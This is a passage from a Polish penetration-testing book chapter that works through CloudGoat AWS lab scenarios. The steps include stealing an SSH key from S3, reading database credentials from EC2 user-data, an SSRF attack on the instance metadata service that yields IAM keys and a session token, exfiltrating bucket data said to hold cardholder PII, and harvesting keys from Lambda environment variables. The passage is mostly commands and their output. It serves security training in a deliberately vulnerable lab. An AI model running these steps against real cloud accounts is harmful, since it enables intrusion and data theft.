
Rysunek 8.17. Identyfikacja instancji w profilu mcduck

```
            "Tenancy": "default"
        },
        "PrivateDnsName": "ip-10-0-10-198.ec2.internal",
        "PrivateIpAddress": "10.0.10.198",
        "ProductCodes": [],
        "PublicDnsName": "ec2-3-238-142-0.compute-1.amazonaws.com",
        "PublicIpAddress": "3.238.142.0",
        "State": {
            "Code": 16,
            "Name": "running"
        },
        "StateTransitionReason": "",
        "SubnetId": "subnet-0959fd653d07545f3",
```

Rysunek 8.18. Identyfikacja publicznego adresu IP oraz nazwy DNS instancji

Mając publiczny adres IP instancji, możesz teraz sprawdzić wiele kluczowych informacji, które mogą być dostępne w obrębie zasobników S3. Aby sprawdzić, jakie zasobniki S3 są dostępne, przejdź do okna terminala i wykonaj polecenie `sudo aws s3 ls --profile --region us-east-1`. Aby skopiować folder, wykonaj polecenie `sudo aws s3 cp s3://`*`zasobnik/ścieżka/`* `./ keys --profile mcduck --region us-east-1`, jak pokazano na rysunku 8.19.

```
sudo aws s3 cp s3://<zasobnik>/<folder>/ .< folder wyjściowy> --profile <nazwa profilu>
```



Rysunek 8.19. Dostęp do zasobnika S3 z poziomu profilu mcduck

Nasz przykładowy profil ma dostęp do magazynu kluczy, skąd udało nam się skopiować klucz publiczny i prywatny do naszego lokalnego systemu Kali Linux. Następnym, dosyć oczywistym krokiem jest zmiana uprawnień pliku klucza prywatnego poleceniem `sudo chmod 400 cloudgoat`, a następnie zalogowanie się w bezpiecznej sesji do instancji EC2 bezpośrednio przez uruchomienie w oknie terminala polecenia `ssh -i cloudgoat ubuntu@`*`publicznyAdresIP`*, jak pokazano na rysunku 8.20.

```
sudo chmod 400 privatekey
sudo ssh -i privatekey Ubuntu@publiczna_nazwa_DNS_instancji_EC2
```

Rysunek 8.20. Logowanie do instancji AWS z wykorzystaniem pozyskanego klucza prywatnego

Teraz mamy już bezpośredni, wewnętrzny dostęp do instancji Ubuntu EC2, zatem możemy spróbować połączyć się z usługą metadanych poprzez bezpośredni dostęp z konsoli systemu zdalnego do adresu *http://169.254.169.254/latest/user-data*, tak jak to zostało pokazane na rysunku 8.21.

```
curl http://169.254.169.254/latest/user-data
```

```
ubuntu@ip-10-0-10-198:~$ curl http://169.254.169.254/latest/user-data
#!/bin/bash
apt-get update
curl -sL https://deb.nodesource.com/setup_8.x | sudo -E bash -
DEBIAN_FRONTEND=noninteractive apt-get install -y nodejs postgresql-client unzip
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid01nzhbthbc.cqkne7uvfpiv.us-east-1.rds.ama
zonaws.com:5432/cloudgoat \
-c "CREATE TABLE sensitive_information (name VARCHAR(50) NOT NULL, value VARCHAR(50) NOT NULL);"
psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid01nzhbthbc.cqkne7uvfpiv.us-east-1.rds.ama
zonaws.com:5432/cloudgoat \
-c "INSERT INTO sensitive_information (name,value) VALUES ('Super-secret-passcode',E'V\!C70RY-4hy2809g
nbv40h8g4b');"
sleep 15s
cd /home/ubuntu
unzip app.zip -d ./app
cd app
node index.js &
echo -e "\n* * * * * root node /home/ubuntu/app/index.js &\n* * * * * root sleep 10; curl GET http://c
g-lb-cgid01nzhbthbc-292251368.us-east-1.elb.amazonaws.com/mkja1xijqf0abo1h9glg.html &\n* * * * * root
sleep 10; node /home/ubuntu/app/index.js &\n* * * * * root sleep 20; node /home/ubuntu/app/index.js &\
n* * * * * root sleep 30; node /home/ubuntu/app/index.js &\n* * * * * root sleep 40; node /home/ubuntu
/app/index.js &\n* * * * * root sleep 50; node /home/ubuntu/app/index.js &\n" >> /etc/crontab
```

Rysunek 8.21. Dostęp do usługi metadanych wewnątrz instancji EC2

Próba zalogowania się do bazy danych postgresql za pośrednictwem konta użytkownika i hasła w celu pozyskania poufnych haseł może wyglądać tak, jak pokazano na rysunku 8.22.

```
psql postgresql://cgadmin:Purplepwny2029@<instancja>:5432/cloudgoat
\dt
select * from sensitive_information
```


```
ubuntu@ip-10-0-10-198:~$ psql postgresql://cgadmin:Purplepwny2029@cg-rds-instance-cgid01nzhbthbc.cqkne
7uvfpiv.us-east-1.rds.amazonaws.com:5432/cloudgoat
psql (10.18 (Ubuntu 10.18-0ubuntu0.18.04.1), server 9.6.22)
SSL connection (protocol: TLSv1.2, cipher: ECDHE-RSA-AES256-GCM-SHA384, bits: 256, compression: off)
Type "help" for help.

cloudgoat=> \dt
              List of relations
 Schema |         Name          | Type  |  Owner
--------+-----------------------+-------+---------
 public | sensitive_information | table | cgadmin
(1 row)

cloudgoat=> select * from sensitive_information;
         name          |           value
-----------------------+-------------------------
 Super-secret-passcode | V!C70RY-4hy2809gnbv40h8g4b
(1 row)

cloudgoat=> \quit
```

Rysunek 8.22. Pomyślne połączenie z bazą danych i dostęp do zapisanych w niej haseł

Możemy teraz sprawdzić, jakie zasobniki S3 są dostępne w tej instancji EC2. Zanim uzyskasz dostęp do zasobników, upewnij się, że w Twoim systemie Ubuntu zainstalowany jest klient


awscli. Aby to zrobić, w oknie terminala uruchom polecenie `sudo apt-get install awscli`, a następnie wyświetl listę zasobników przez wykonanie poniższej sekwencji poleceń. Przykład takiej sekwencji jest pokazany na rysunku 8.23.

```
sudo aws s3 ls
sudo aws s3 ls s3://cg-secret-s3-bucket-cgid<identyfikator> --recursive
aws s3 cp s3://cg-secret-s3-bucket-cgidzay5e3vg5r/db.txt .
cat db.txt
```



Rysunek 8.23. Pozyskiwanie poufnych informacji o bazie danych z zasobnika S3

Ostatnim ważnym krokiem jest usunięcie używanej konfiguracji. Aby to zrobić, wróć do konsoli obrazu CloudGoat Docker i uruchom polecenie `./cloudgoat.py destroy all`. Na ekranie powinno się pojawić potwierdzenie, jak pokazano na rysunku 8.24.



Rysunek 8.24. Usunięcie konfiguracji aplikacji rce_web_app z poziomu pakietu CloudGoat

W tej sekcji zbadaliśmy błędną konfigurację zabezpieczeń i podatne na ataki aplikacje internetowe w ramach usługi AWS. W następnym podrozdziale poznasz różne metodyki działania, których możesz użyć do wykorzystywania podatności i luk w zabezpieczeniach zasobników S3.

Testowanie błędnej konfiguracji zasobników S3

Zasobniki S3 są zwykle używane przez organizacje do przechowywania dokumentów, kodu, przesyłania plików itd. Takie zasobniki mogą być publiczne lub prywatne. Kiedy zasobnik S3 jest publiczny, wszyscy użytkownicy mogą wymieniać zawartość, a kiedy prywatny, dostęp do jego zawartości ma tylko wybrana grupa użytkowników. Co ciekawe, informacje o wyciekach poufnych informacji przechowywanych w zasobnikach S3 pojawiają się w doniesieniach medialnych dosyć często i zazwyczaj są powiązane z nieodpowiedzialnymi deweloperami, niefrasobliwie przechowującymi poufne czy wręcz krytyczne informacje w zasobnikach S3 oznaczonych jako publiczne. W tej sekcji poznasz sposoby identyfikacji zasobników S3 i metody wykorzystywania błędów w ich konfiguracji do uzyskania dostępu do wewnętrznej infrastruktury AWS.

Aby to przećwiczyć, przy użyciu pakietu CloudGoat skonfigurujemy podatną na ataki instancję S3. Aby to zrobić, wykonaj w konsoli obrazu CloudGoat Docker następujące polecenie:

```
./cloudgoat create cloud_breach_s3
```

Po zakończeniu konfiguracji na ekranie powinno się pojawić potwierdzenie z aplikacji CloudGoat z identyfikatorem konta AWS i docelowym adresem IP, jak pokazano na rysunku 8.25.

```
Apply complete! Resources: 19 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 492277152251
cloudgoat_output_target_ec2_server_ip = 34.237.223.72

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

[cloudgoat] Output file written to:

    /usr/src/cloudgoat/cloud_breach_s3_cgidx9opib8cis/start.txt
```


Rysunek 8.25. Pomyślne utworzenie środowiska AWS cloud_breach_s3 za pomocą aplikacji CloudGoat

Po zidentyfikowaniu usług działających na zewnętrznym adresie IP napastnik może zdecydować się na przeprowadzenie skanowania portów na tym adresie. W naszym przypadku port 80 jest otwarty i dostępny:

1. Użyj programu `curl` do sprawdzenia usługi. Aby to zrobić, w oknie terminala wykonaj polecenie `curl http://<Adres IP>`. Otrzymasz komunikat o błędzie dotyczącym usługi metadanych EC2, jak pokazano na rysunku 8.26.

Rysunek 8.26. Dostęp do publicznego adresu IP usługi AWS

2. Dostawcy chmury z pewnością mają możliwość zarządzania poświadczeniami dla zasobów w dowolnych aplikacjach chmurowych klientów. Jeżeli jest to zrobione poprawnie, można uniknąć przechowywania poświadczeń w postaci zwykłego tekstu lub w repozytorium kodu źródłowego. W AWS **usługa metadanych instancji** (IMDS — ang. *instance metadata service*) dostarcza informacji o instancjach, które można wykorzystać do ich konfiguracji lub zarządzania nimi. Usługa metadanych AWS używa adresu 169.254.169.254. Aby pobrać zawartość z docelowego IP, będziemy w poleceniu `curl` dodawać nagłówek hosta: `curl http://<adresIP> -H 'Host:169.254.169.254'`, co powinno zwrócić zawartość głównego katalogu strony internetowej, jak pokazano na rysunku 8.27. Możemy również użyć pakietu Burp Suite do przechwycenia ruchu i dodania nagłówka hosta do żądania oraz przeglądania folderów i katalogów.



Rysunek 8.27. Pomyślny dostęp do adresu IP za pomocą usługi metadanych

3. Po przejrzeniu zawartości katalogów wysyłamy żądanie do pliku */latest/meta-data/iam/security-credentials/cg-bank-WAF-Role-cg<ID>*, które zwraca `AccessKeyID`, `secretAccessKey` i token sesji, jak pokazano na rysunku 8.28. Token sesji wskazuje, że dane uwierzytelniające są oparte na czasie. Jeżeli jednak trafisz na usługę IMDS v2, do pobrania danych uwierzytelniających będzie wtedy niezbędne dostarczenie dodatkowego tokena.

```
└─$ curl http://34.237.223.72/latest/meta-data/iam/security-credentials/cg-banking-WAF-Role-cgidx9opib
8cis -H 'Host:169.254.169.254'
{
  "Code" : "Success",
  "LastUpdated" : "2021-08-14T16:22:18Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXFHQBHH5V425G46C",
  "SecretAccessKey" : "qEBkhp0/9DVaoMSi8a54hiGuD+I+cmTg7bYkIfgx",
  "Token" : "IQoJb3JpZ2luX2VjEAkaCXVzLWVhc3QtMSJHMEUCIFn29EDt9aGO/J7qUpGSsUDt57Dmq/A7BxWLrK+biSj2AiEA1
uoYmLYIEogagRdqg/UrbcXHX6a+6/o4aWONArwMNT8q+gMIMhAAGgw0OTIyNzcxNTIyNTEiDKEzvIKulHKcXHpClCrXA6BE0Ak1FzY
1BVRvGpgBLRHE5ncFPzw8IGLVmCdEUls82imZ+hRjQec6dGQ8xUO2ucMj7XUnFtVgaDIQ5+WbXm1/jpMbgX5meFcmItejqXk/IzcTJ
I0Eucazh5SzjL6MospjqS6YlT7vHE/sFSCn7/ZNmuVagAX3Es+2iaUZr0LJ5WLDC77Dn4idHqB+odFkDq7Hv76NviMz1bK+pDVWY1i
C0xZxFJ5fNV6A+9+jwJDus9V8GSFPKMDml/ng0k1zl+UCsY2zttNq99m0lcKngQkKALnVifQu7lmuHuYcV8otTPNMybT0LSWS1+Dm6
7IJyMK69Nv9VhxJRAdqJH3XA0DurrFKsP+fcThuCKtvBmVYce2ekbWQLtaNcAWwg30D5LlQJ2RFN1XkgWw/K5N+eWwgb/MmNW/83X2
jiKNipmpaGNduVF2qp38KyuPTGkofUp2LupQC3ABsBkMTXwoo+YQ12WqQ6jLeTHlFftk4FlHGx7cvCT9B6H4lcW0ZmMdJkUVzFsezX
OPlUzCosNaqAMHqLVcMRGt6E6kh9QckN1Zzzu6vxoAyVBc03bs6+oi3mKm9wAwsfNLzdkqpjuHXBpy0pDtyhkGuWI3QYXRGyqgpFAa
iNSRcETDW29+IBjqlATSHQHichScrL/TpSbla3fN8BBpEj9CCQiy/bCyj5rjLbubthM8sOA+MRLguoFAe+0c9MT5IVGCZY9xuj6fo9
UUc+7rq9xcRefROGwi2xif8csgGWTdJC3cvNsp35s4oTgTZznVo6vGmotuN1Gy9eonj+nb8cZvwKww45c5bkgoLCW7xFr39M1HlURi
rrRSa0QNtFAmETK+jtqH7IKojbk4zoauQnw==",
  "Expiration" : "2021-08-14T22:57:46Z"
}
```

Rysunek 8.28. Pomyślne wygenerowanie poświadczeń logowania za pomocą usługi metadanych

4. Następnym krokiem jest utworzenie w systemie Kali Linux profilu AWS na podstawie powyższych informacji, jak pokazano na rysunku 8.29.

```
sudo aws configure --profile S3exploit
```

```
└─$ sudo aws configure --profile S3exploit
[sudo] password for kali:
AWS Access Key ID [None]: ASIAXFHQBHH5V425G46C
AWS Secret Access Key [None]: qEBkhp0/9DVaoMSi8a54hiGuD+I+cmTg7bYkIfgx
Default region name [None]:
Default output format [None]:
```

Rysunek 8.29. Tworzenie nowego profilu w systemie Kali Linux dla exploita S3

5. Po skonfigurowaniu profilu dodamy token sesji. W tym celu wprowadzimy zmianę w pliku poświadczeń AWS. Domyślna lokalizacja tego pliku to katalog *~/.aws/credentials*. W naszym przypadku uruchomiliśmy wszystkie polecenia `aws` z użyciem `sudo`, stąd wszystkie poświadczenia i inne szczegóły będą przechowywane w katalogu domowym użytkownika root. Teraz za pomocą naszego ulubionego edytora tekstu otworzymy do edycji plik */root/. aws/credentials*:

```
sudo nano /root/.aws/credentials
```

Dodamy do niego token `aws_session_token`, pozyskany w kroku 3., jak pokazano na rysunku 8.30.

```
[S3exploit]
aws_access_key_id = ASIAXFHQBHH5V425G46C
aws_secret_access_key = qEBkhp0/9DVaoMSi8a54hiGuD+I+cmTg7bYkIfgx
aws_session_token = IQoJb3JpZ2luX2VjEAkaCXVzLWVhc3QtMSJHMEUCIFn29EDt9a
```

Rysunek 8.30. Dodawanie tokena awd_session_token do pliku uwierzytelnień

6. Teraz kolejnym krokiem jest sprawdzenie, czy będziemy w stanie uzyskać dostęp do zasobników S3. Możemy to zrobić w oknie terminala następującym poleceniem:


```
sudo aws s3 list --profile S3exploit
```

7. Z wykorzystaniem wyników poprzedniego polecenia możemy teraz pobrać zawartość zasobnika S3 na hosta lokalnego poleceniem pokazanym na rysunku 8.31:

```
sudo aws s3 sync s3://<nazwa zasobnika> ./newfolder -profile S3exploit
```

Rysunek 8.31. Kopiowanie zawartości zasobnika S3 do systemu lokalnego

8. Gotowe! W ten sposób wykorzystaliśmy błędnie skonfigurowany zasobnik S3 i dokonaliśmy eksfiltracji danych z chmury organizacji docelowej. Teraz powinieneś być w stanie zobaczyć pozyskane dane posiadacza karty wraz ze wszystkimi wrażliwymi informacjami osobowymi (ang. *PII — personally identifiable information*), jak pokazano na rysunku 8.32.



Rysunek 8.32. Dane skopiowane ze skompromitowanego zasobnika S3 zawierają szereg wrażliwych informacji

9. Ostatnim krokiem naszego ćwiczenia jest powrót do obrazu CloudGoat Docker i zniszczenie utworzonej instancji. Robimy to po to, aby uniknąć przypadkowego narażenia się na kontakt z prawdziwymi napastnikami oraz uniknąć konieczności

wnoszenia opłat rozliczeniowych za usługi AWS. Aby usunąć instancję, przejdź do konsoli obrazu Dockera i wykonaj następujące polecenie:

```
./cloudgoat destroy cloud_breach_s3
```

Zrozumienie błędów w konfiguracji S3 często może pozwolić napastnikowi na uzyskanie dostępu do takiego zasobnika i doprowadzić do eksfiltracji danych. A co w przypadku, gdy dany dzierżawca popełni błędy w konfiguracji uprawnień użytkowników? O tym dowiesz się w kolejnym podrozdziale.

Wykorzystanie błędów w prawach dostępu

Poniżej przedstawiono krótkie zestawienie najczęściej występujących podatności i luk w zabezpieczeniach usług chmurowych AWS:

- **Nadmierna liczba udostępnionych podsieci publicznych** — większość organizacji stosuje usługę VPC (ang. *Virtual Private Cloud*), która jest wbudowana w AWS. Niestety wiele z nich idzie po linii najmniejszego oporu i praktycznie nie zmienia jej ustawień domyślnych. Jednak w praktyce takie podejście okazało się bardzo niebezpieczne (dobrymi przykładami mogą być liczne incydenty, w których wykorzystano oparte na botnetach oprogramowanie ransomware). Podsieci publiczne, jak sama nazwa wskazuje, są dostępne dla każdego użytkownika w sieci internet i potencjalnie mogą narażać na ataki coś, co nie powinno być normalnie dostępne.
- **Problemy z zarządzaniem tożsamościami i dostępem** (IAM — ang. *Identity and Access Management*) w organizacjach, które nie stosują dwu- lub wieloskładnikowego uwierzytelniania dla kont o wysokich uprawnieniach, wykorzystują jedno konto do wykonywania prawie wszystkich zadań bądź zapewniają ten sam wysoki poziom dostępu do wszystkich nowych kont, a tym samym narażają się na duże ryzyko. Zdarzały się przypadki, że konta pracowników były atakowane z użyciem wyrafinowanych metod socjotechnicznych (na przykład poprzez znakomicie przygotowane kampanie phishingowe), których rezultatami były masowe incydenty ransomware, kosztujące organizację niemal tyle samo, ile kosztowałaby odbudowa całej firmy.
- **Błędnie skonfigurowane zasobniki S3** — w poprzedniej sekcji badaliśmy błędną konfigurację uprawnień zasobników S3. Jest to jeden z najczęstszych błędów popełnianych podczas testów penetracyjnych usług w chmurze. Chociaż domyślnie zasobniki S3 są prywatne, zdarza się, że zespoły operacyjno-rozwojowe IT lub strony trzecie zarządzające tego typu infrastrukturą, mają tendencję do ich upubliczniania, co otwiera je na nieuniknione zagrożenia ze strony hakerów, wykorzystujących źle skonfigurowane zasobniki S3 do pozyskiwania poufnych informacji, takich jak klucze prywatne czy pliki zawierające wrażliwe dane, w tym kopie zapasowe i pliki dzienników.

- **Serwery źródłowe** — większość dostawców usług chmurowych wykorzystuje sieci CDN (ang. *Content Delivery Network*) do dystrybucji dużych wolumenów danych do klientów. Niestety bardzo często się zdarza, że serwery po stronie sieci CDN są niepoprawnie skonfigurowane, co powoduje wycieki informacji o pochodzeniu serwerów, co z kolei może prowadzić do poważnych naruszeń bezpieczeństwa. Podczas testów penetracyjnych nierzadko udaje się znaleźć serwery źródłowe takich sieci i bezpośrednio wykorzystywać ich podatności i luki w zabezpieczeniach, a nawet przejmować bazy danych za pomocą ataków typu brute-force.
- **Ataki typu SSRF** (ang. *Server Side Request Forgery*) — są to ataki, które pozwalają wykorzystać legalną funkcjonalność AWS oraz zdobyć dostęp do informacji metadanych w celu nieuprawnionego pozyskania ważnych poświadczeń użytkownika dla roli IAM i przejęcia w ten sposób kontroli nad mechanizmami zarządzania tożsamościami i dostępami. Więcej szczegółowych informacji na temat takich ataków poznasz już za chwilę.
- **Rekordy DNS** — w większości przypadków napastnikowi już podczas wstępnego rekonesansu udaje się łatwo pozyskać szczegółowe informacje na temat zasobników S3 w subdomenie organizacji. Problem się pojawia, gdy zespół operacyjny zapomina zaktualizować swoje rekordy DNS w odpowiednim czasie lub nawet pozostawia nienadzorowane zasobniki S3 dostępne dla każdego w publicznej sieci internet.

Mając na uwadze wszystkie powyższe informacje, użyjemy teraz pakietu CloudGoat do utworzenia wrażliwego wdrożenia AWS, na którym w „złowrogich" celach przeprowadzimy atak SSRF z wykorzystaniem legalnej funkcjonalności AWS. Aby przeprowadzić taki atak, powinieneś wykonać polecenia omówione poniżej:

1. Aby utworzyć podatną instancję AWS, przejdź do konsoli obrazu CloudGoat Docker i w oknie terminala uruchom polecenie `./cloudgoat.py create ec2_ssrf --profile masteringkali`. Jego wykonanie powinno skonfigurować odpowiednią infrastrukturę i dostarczyć potwierdzenie pokazane na rysunku 8.33, które zawiera identyfikator dostępu i tajny klucz.


```
Apply complete! Resources: 33 added, 0 changed, 0 destroyed.

Outputs:

cloudgoat_output_aws_account_id = 492277152251
cloudgoat_output_solus_access_key_id = AKIAXFHQBHH52PQJSRT5
cloudgoat_output_solus_secret_key = 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

[cloudgoat] terraform apply completed with no error code.

[cloudgoat] terraform output completed with no error code.

[cloudgoat] Output file written to:

    /usr/src/cloudgoat/ec2_ssrf_cgidayjqr4452k/start.txt
```

Rysunek 8.33. Tworzenie środowiska es2_ssfr AWS za pomocą aplikacji CloudGoat

2. W systemie Kali Linux utwórz odpowiedni profil AWS przez uruchomienie w oknie terminala polecenia `sudo aws configure --profile ssrf`, jak pokazano na rysunku 8.34, a następnie wprowadź identyfikator oraz tajny klucz dostępu.

Rysunek 8.34. Konfigurowanie profilu AWS w systemie Kali Linux

3. Uprawnienia klucza dostępu możemy sprawdzić programem `enumerate-iam`, który możesz bezpośrednio sklonować z serwisu Git przez uruchomienie polecenia `sudo git clone https://github.com/andresriancho/enumerate-iam`, a następnie `cd enumerate-iam`. Wszystkie dodatkowe zależności możesz zainstalować poleceniem `sudo pip3 install -r requirements.txt`. Po zakończeniu możesz uruchomić narzędzie `enumerate` poleceniem `sudo python3 enumerate-iam.py --access-key` *xx* `--secret-key` *xx*, jak pokazano na rysunku 8.35, co pozwoli Ci uzyskać szczegółowe informacje, takie jak powiązany użytkownik, identyfikator konta i lista innych usług.



Rysunek 8.35. Sprawdzanie uprawnień klucza dostępu za pomocą programu enumerate-iam

4. Zbadajmy funkcje lambda, do których może mieć dostęp ten identyfikator. Aby to zrobić, powinieneś w oknie terminala uruchomić polecenie `sudo aws lambda list-functions --profile ssrf --region us-east-1`, co powinno dostarczyć listę dostępnych funkcji lambda, jak pokazano na rysunku 8.36.


> Podczas uruchamiania powyższego polecenia możesz otrzymać następujący komunikat o błędzie: *An error occurred (InvalidSignatureException) when calling the ListFunctions operation: Signature expired* (podczas wywoływania operacji `ListFunctions` wystąpił błąd (`InvalidSignatureException`): ważność podpisu wygasła). Zazwyczaj jest to spowodowane problemami z ustawieniami zegara systemowego. Aby naprawić ustawienia i rozwiązać problem, powinieneś w oknie terminala wykonać polecenie `sudo apt install ntpupdate`, a następnie `sudo ntpdate pool.ntp.org`.

```
└─$ sudo aws lambda list-functions --profile ssrf --region us-east-1
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgidayjqr4452k",
            "FunctionArn": "arn:aws:lambda:us-east-1:492277152251:function:cg-lambda-cgidayjqr4452k",
            "Runtime": "python3.6",
            "Role": "arn:aws:iam::492277152251:role/cg-lambda-role-cgidayjqr4452k-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "",
            "Timeout": 3,
            "MemorySize": 128,
            "LastModified": "2021-08-14T17:05:31.254+0000",
            "CodeSha256": "xt7bNZt3fzxtjSRjnuCKLV/dOnRCTVKM3D1u/BeK8zA=",
            "Version": "$LATEST",
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAXFHQBHH5SCTYE375",
                    "EC2_SECRET_KEY_ID": "nw3uo7YJqOSVa6XX1FL3NRkc2WuhT/Ry50d5758C"
                }
            },
            "TracingConfig": {
                "Mode": "PassThrough"
            },
            "RevisionId": "8c643cd2-da8e-48d1-b958-8b62a46618bf",
            "PackageType": "Zip"
        }
    ]
}
```

Rysunek 8.36. Lista funkcji AWS Lambda dostępnych dla naszego profilu

5. Funkcja lambda eksponuje klucz dostępu i klucz tajny. Aby uzyskać więcej informacji o konkretnej funkcji, powinieneś w oknie terminala uruchomić polecenie `sudo aws lambda get-function -function-name cglambda-cg<losoweID> --profile ssrf -region us-east-1`, co spowoduje wyświetlenie szczegółowych informacji o tej funkcji, tak jak to zostało pokazane na rysunku 8.37.
6. Skonfigurujemy teraz nasz system Kali Linux za pomocą kluczy, które pozyskaliśmy z funkcji lambda, i skorzystamy z profilu `lambda-solus`, jak pokazano na rysunku 8.38.
7. Sprawdzimy teraz instancje dostępne dla tego profilu. W tym celu w oknie terminala uruchomimy polecenie `sudo aws ec2 describe-instances -region us-east-1 -profile lambda-solus`. Powinno to wyświetlić szczegóły instancji wraz z publicznym adresem IP, jak pokazano na rysunku 8.39.
